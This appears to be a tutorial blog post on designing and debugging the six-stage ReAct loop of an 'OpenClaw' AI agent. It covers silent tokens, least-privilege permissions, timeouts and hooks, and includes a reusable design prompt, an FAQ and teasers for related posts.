Set silent-output behavior (3 min). For heartbeat checks, return HEARTBEAT_OK when there is no finding. For non-heartbeat housekeeping, return NO_REPLY only. Trigger it and confirm no chat message arrives but the trace records the run.
Half an hour of this and you'll never again be confused about what the agent is doing.
AI Agent Loop Checklist
Designing or debugging an AI agent loop? Walk this list:
HEARTBEAT_OK for heartbeat? NO_REPLY only for non-heartbeat silent work?
Wrong token = noisy or confusing agents
Hooks
Audit on exec?
Day-1 feature, not later
How to Apply This in a Real Setup
Don't try to internalize all 6 stages on day one. The order I'd recommend:
Run one agent with messaging permissions only. That's a safe sandbox.
Read one full trace end-to-end. Find the round count.
Add one tool. Watch the loop expand.
Trigger a degenerate mode on purpose. Learn the symptom.
Add the right silent token to one scheduled flow. Watch your notification volume drop.
Add a beforeTool hook on exec. That's day-1 security.
Tune the timeout to match the agent's actual job.
Each step is a small experiment, not a giant integration. The compound knowledge is what makes "the agent broke" become "round 14 hit the round cap because pruning was off." That precision is the whole point.
Back when I ran agent-like workflows on n8n, every silent failure was a 30-minute debugging session because the workflow was opaque. The runtime model, six named stages, a structured trace per round, turn the same class of bug into a 5-minute look. The visibility is the feature.
Ready-to-Use Prompt: Design the 6-Stage ReAct Loop for Your Agent and Guard Its Failure Modes
What this does: Maps the 6-stage ReAct loop (receive → context → reason → tool → stream → persist) for your task, sets its dials (tools, skills, permissions, timeouts, hooks, silent tokens), guards the three degenerate loop modes, and runs the five first-month-mistake check — so the agent investigates instead of single-shot answering. Based on: OpenClaw AI Agent Loop: How Agents Think and Act — https://aiworkflowpro.com/openclaw-agent-brain/ Time to run: ~5 minutes
Copy this prompt into Claude Code, ChatGPT, or any AI assistant:
ROLE: You are an agent-loop architect. Your job: design the 6-stage ReAct loop for a task, set its dials (tools, skills, permissions, timeouts, hooks, silent tokens), and guard against the three degenerate modes and the five first-month mistakes — so the agent investigates (3-12 cycles) instead of single-shot answering.

CONTEXT — 6-STAGE REACT LOOP DESIGNER:
An AI agent is not "think once and reply" — it runs a 6-stage ReAct cycle that turns a model into a worker: receive → assemble context → reason → call a tool → stream the answer → persist, repeating the reason-and-tool steps 3-12 times per turn. That loop is what lets an agent investigate, not just answer, and misunderstanding it is the root cause of most "why is my agent slow" tickets. Around the loop sit dials — tools (hands), skills (manuals), permissions (the master-key paradox), timeouts, hooks, and silent-response tokens (NO_REPLY / HEARTBEAT_OK). The loop can fail in three degenerate modes, and five first-month mistakes recur.

INPUTS (fill in before running):
- TASK: YOUR_AGENT_TASK_HERE (what the agent must do — one sentence)
- TOOLS_AVAILABLE: YOUR_TOOLS_HERE (what tools the agent can call)
- RELIABILITY_NEED: YOUR_STAKES_HERE (best-effort / reliable / must-work-unattended)
- CHANNEL: YOUR_SURFACE_HERE (chat / scheduled job / event-driven)

METHOD — 6 STEPS:

Step 1 — Map the 6 stages for TASK
Lay the loop: receive (the input/trigger) → assemble context (gather what is needed) → reason (decide the next action) → call a tool (act) → stream the answer → persist (state/memory). State where the reason-tool sub-loop repeats 3-12 times for TASK.

Step 2 — Set the tools and skills dials
Tools = the agent's hands (from TOOLS_AVAILABLE); skills = the instruction manuals that tell it how to use them. Inject only the tools TASK needs; attach a skill per non-obvious tool. No skill on a complex tool means the agent misuses it.

Step 3 — Set permissions, timeouts, and silent tokens
Permissions: resolve the master-key paradox — give the minimum key each tool needs, not a master key (convenient but catastrophic on misuse). Timeouts: every tool call is bounded (not forever). Silent tokens: define when the agent stays silent — NO_REPLY (nothing useful to say) and HEARTBEAT_OK (alive, nothing to report) for event-driven CHANNEL.

Step 4 — Set hooks
Place hooks as nudges at key moments (pre-tool, post-tool, on timeout) — deterministic checks the loop cannot skip. Hooks enforce what the model might forget; they are not optional advice.

Step 5 — Guard the three degenerate modes
Detect and prevent: (1) infinite loop — reason-tool never converges (needs a terminal condition); (2) single-shot collapse — skips reason-tool and answers blind (enforce ≥1 tool call when investigation is required); (3) tool-spam — calls tools without reasoning between (require a reason step before every tool). Flag which TASK is most at risk of.

Step 6 — Run the five-mistake check
Check the recurring first-month mistakes: (1) treating the agent as single-shot? (2) master-key permissions? (3) no timeouts (tools hang forever)? (4) no silent tokens (agent noise-spams)? (5) hooks missing or advisory-only? Fix any.

RULES:
- The agent runs the reason-tool sub-loop 3-12 times per turn — design for repetition, not single-shot.
- Minimum-key permissions, never a master key — convenience is not worth the misuse blast radius.
- Every tool call has a timeout; no tool waits forever.
- Hooks are deterministic nudges the loop cannot skip — advisory hooks do not count.

OUTPUT FORMAT:
Output six sections:
1. **6-stage loop** — markdown table with columns: Stage | What happens | Repeats?
2. **Tools + skills** — markdown table with columns: Tool | Skill attached? (Y/N) | Purpose.
3. **Permissions + timeouts + silent tokens** — per-tool scope + timeout + the NO_REPLY/HEARTBEAT_OK rules for CHANNEL.
4. **Hooks** — markdown table with columns: Moment | Hook | What it enforces.
5. **Degenerate-mode guards** — markdown table with columns: Mode | Risk for TASK? (Y/N) | Guard.
6. **Five-mistake check** — markdown table with columns: Mistake | Present? (Y/N) | Fix.
Save as @templates/openclaw-agent-brain.md and run when you design or debug an agent loop, then re-run when you add tools, change reliability needs, or hit a slow/looping agent.
Frequently Asked Questions
What is an AI agent loop?
A 6-stage reasoning cycle: receive message, assemble context, model reasoning, tool execution, streaming response, persistence. The model can repeat the reasoning and tool stages multiple times in one user turn, that loop is the agent loop. It's why an agent can investigate, not just answer.
How is the agent loop different from a one-shot LLM call?
A one-shot call goes prompt-in / answer-out. The agent loop adds tool calls between rounds. Round 1: model calls tool. Round 2: model sees tool result, decides next move. Repeat until the model has enough evidence. This is why agents can do real work, they observe, then act.
Why does an OpenClaw agent need permission groups?
Tools like exec can run any shell command. Without tool profiles and group allowlists, one prompt-injection attack can become full machine compromise. Current OpenClaw uses profiles such as minimal, coding, messaging, and full plus group shorthands such as group:runtime, group:fs, group:sessions, group:memory, group:web, group:ui, group:automation, group:messaging, group:nodes, group:agents, group:media, and group:openclaw.
Why is the default agent timeout 600 seconds, not 60?
Real agent work, investigating a server, drafting a long document, processing a batch, routinely runs 3-8 minutes when tool calls compound. A 60-second cap kills useful work; 600 seconds gives room for legitimate loops while still bounding runaway. You can lower it for chat, raise it for batch jobs.
What does NO_REPLY do and when should I use it?
NO_REPLY is a general silent marker the agent emits to say "I did the work, but the user doesn't need a chat message." Use it for non-heartbeat housekeeping, group lurk-mode, and isolated cron results that should not be delivered. For heartbeat checks, current OpenClaw uses HEARTBEAT_OK instead.
Closing
The agent loop is six stages, two of which can repeat. Permissions, timeouts, hooks, and silent-response contracts are the dials around that loop. None of them are clever. All of them are legible. That's the point.
A chat tool hides behavior behind a text bubble. An agent loop makes behavior inspectable, you can read the rules, predict the outcomes, and find bugs by reading a trace instead of guessing. The bug is rarely in the model. The bug is almost always in the rules around the model. Once you internalize that, agent debugging stops being a coin flip.
Gloves on, tape measure in hand — nobody types a query. Three voice surfaces for ai automation tools (terminal, Telegram, Discord), 10 TTS and 6 STT providers compared on cost and latency, plus a setup that costs nothing.

A Skill is an operating manual, not a plugin. The five-layer architecture behind workflow automation that survives context compression, session crashes, and handoffs: SKILL.md as the single entry point, deterministic scripts, run state for crash recovery, and a resource layer.

Two of the three fixes can be undone the same afternoon. The third cannot, and it is the one people reach for first. LoRA cut costs tenfold, which made the expensive option tempting rather than correct. In business process automation, the order you try things in is the whole decision.
Fine tuning turns a generalist into a specialist - skip the baseline and you can never prove it worked. Five steps on Google Cloud: baseline, data prep, instruction design, hyperparameters, evaluation. Plus the finding that surprises business process automation buyers: 100 good samples beat 1,000.